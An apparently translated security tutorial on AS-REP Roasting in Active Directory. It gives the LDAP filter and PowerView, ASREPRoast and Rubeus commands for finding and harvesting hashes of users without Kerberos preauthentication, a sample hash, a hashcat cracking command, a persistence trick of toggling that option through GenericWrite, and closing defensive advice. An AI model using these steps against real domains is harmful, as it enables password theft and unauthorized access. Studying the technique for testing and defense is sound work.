0x00 Preface
---
Similar to Kerberoasting, AS-REP Roasting can obtain the hash of a user's password if certain conditions are met. By combining it with hashcat for cracking, the user's plaintext password can ultimately be recovered.
This article will reference publicly available materials and combine personal understanding to introduce the exploitation methods of AS-REP Roasting, concluding with defensive recommendations.
0x01 Introduction
---
This article will cover the following topics:
- The principle of AS-REP Roasting
- The conditions for exploiting AS-REP Roasting
- The exploitation methods of AS-REP Roasting
- Methods for cracking hashes
- Defensive recommendations
0x02 AS-REP Roasting
---
1. Introduction
For domain users with the "Do not require Kerberos preauthentication" option enabled, sending an AS-REQ request to port 88 of the domain controller and reassembling the received AS-REP content can construct a "Kerberos 5 AS-REP etype 23" (18200) format. This can then be cracked using hashcat to ultimately obtain the user's plaintext password.
2. Prerequisites for Exploitation
The domain user has the "Do not require Kerberos preauthentication" option enabled.
Typically, this option is not enabled by default.
3. Exploitation Approach
Commonly used in domain penetration for maintaining access.
First, obtain GenericWrite permissions for the target user. The exploitation steps are as follows:
- Enable the user option "Do not require Kerberos preauthentication".
- Export the hash and crack it.
- Disable the user option "Do not require Kerberos preauthentication".
0x03 AS-REP Roasting Exploitation Method
---
1. Identifying Eligible Users
The user must have the "Do not require Kerberos preauthentication" option enabled.
LDAP can be used here to query users that meet the condition (userAccountControl:1.2.840.113556.1.4.803:=4194304)
Reference materials:
https://support.microsoft.com/en-us/help/305144/how-to-use-useraccountcontrol-to-manipulate-user-account-properties
https://github.com/PowerShellMafia/PowerSploit/blob/445f7b2510c4553dcd9451bc4daccb20c8e67cbb/Recon/PowerView.ps1#L4769
The value corresponding to the DONT_REQ_PREAUTH item is 4194304
The PowerView command is as follows:
Import-Module .\PowerView.ps1 |
Example as shown in the figure below


Display only the distinguishedname item:
Import-Module .\PowerView.ps1 |
Example as shown in the figure below
2. Enable and disable the option "Do not require Kerberos preauthentication"
Enabling the option means adding the attribute to the user (userAccountControl=4194304)
The command to enable the option is as follows:
Import-Module .\PowerView.ps1 |
Disabling the option means removing the user attribute (userAccountControl=4194304)
Note:
Here, XOR operation can be performed again; two XOR operations are equivalent to not changing the original value, i.e., removing the user attribute (userAccountControl)
The command to disable the option is as follows:
Import-Module .\PowerView.ps1 |
3. Export hash
(1) Using Powershell
https://github.com/HarmJ0y/ASREPRoast

The command to export all available user hashes is as follows:
Import-Module .\ASREPRoast.ps1 |
Example as shown in the figure below
The command to export the hash of a specified user is as follows:
Get-ASREPHash -UserName testb -Verbose |
Example as shown in the figure below

Extract the hash:
[email protected]:a128092441a3af80015554db2f3fe44e$d69b44c7d9cf36261a012d012f636a2124837af89a48ef686e1ac7572af93741fc801423443a85c9aacd6a5f85f1d840d07b09e68795ce691a818fa765674c3f25492ed49e7274d98096d599c9ff0de6e169efdb3429cde39dbdea4633580981bcb34ecf330d0cb2cb194e2944f77b8fc15c056684fee33d3ee7e0b86bc56072c3bfcd2d3abeb06bfb42144a06cf90c5c60e9c255d93d9c62bbf1cc37e75d8f6d22120bf8de673db20f108da96a9e3d9d099346fff8619f49961feeaf96c35eb1a237b42b6716012dfc08d96146eb1df65e9a66a67685c04f8ab7e21bfa36800babc1ad3 |

(2) Using C# (Rubeus)
https://github.com/GhostPack/Rubeus
Command as follows:
Rubeus.exe asreproast |
Example as shown in the figure below
4. Cracking with hashcat
Extract the hash:
[email protected]:a128092441a3af80015554db2f3fe44e$d69b44c7d9cf36261a012d012f636a2124837af89a48ef686e1ac7572af93741fc801423443a85c9aacd6a5f85f1d840d07b09e68795ce691a818fa765674c3f25492ed49e7274d98096d599c9ff0de6e169efdb3429cde39dbdea4633580981bcb34ecf330d0cb2cb194e2944f77b8fc15c056684fee33d3ee7e0b86bc56072c3bfcd2d3abeb06bfb42144a06cf90c5c60e9c255d93d9c62bbf1cc37e75d8f6d22120bf8de673db20f108da96a9e3d9d099346fff8619f49961feeaf96c35eb1a237b42b6716012dfc08d96146eb1df65e9a66a67685c04f8ab7e21bfa36800babc1ad3 |
To format it for hashcat recognition, add $23 after $krb5asrep
The parameters for hashcat dictionary attack are as follows:
hashcat -m 18200 '[email protected]:a128092441a3af80015554db2f3fe44e$d69b44c7d9cf36261a012d012f636a2124837af89a48ef686e1ac7572af93741fc801423443a85c9aacd6a5f85f1d840d07b09e68795ce691a818fa765674c3f25492ed49e7274d98096d599c9ff0de6e169efdb3429cde39dbdea4633580981bcb34ecf330d0cb2cb194e2944f77b8fc15c056684fee33d3ee7e0b86bc56072c3bfcd2d3abeb06bfb42144a06cf90c5c60e9c255d93d9c62bbf1cc37e75d8f6d22120bf8de673db20f108da96a9e3d9d099346fff8619f49961feeaf96c35eb1a237b42b6716012dfc08d96146eb1df65e9a66a67685c04f8ab7e21bfa36800babc1ad3' /usr/share/john/password.lst -o found.txt --force |
Parameter explanation:
/usr/share/john/password.lst is the location of the dictionary file
-o found.txt indicates the output location
0x04 Defense Recommendations
---
1. Ensure there are no users with "Do not require Kerberos preauthentication" enabled in the domain
Scanning method (using PowerView):
Import-Module .\PowerView.ps1 |
2. Enforce complex passwords for domain users to increase difficulty for dictionary and brute-force attacks
0x05 Summary
---
This article introduces the exploitation conditions and methods of AS-REP Roasting in domain penetration, providing defense recommendations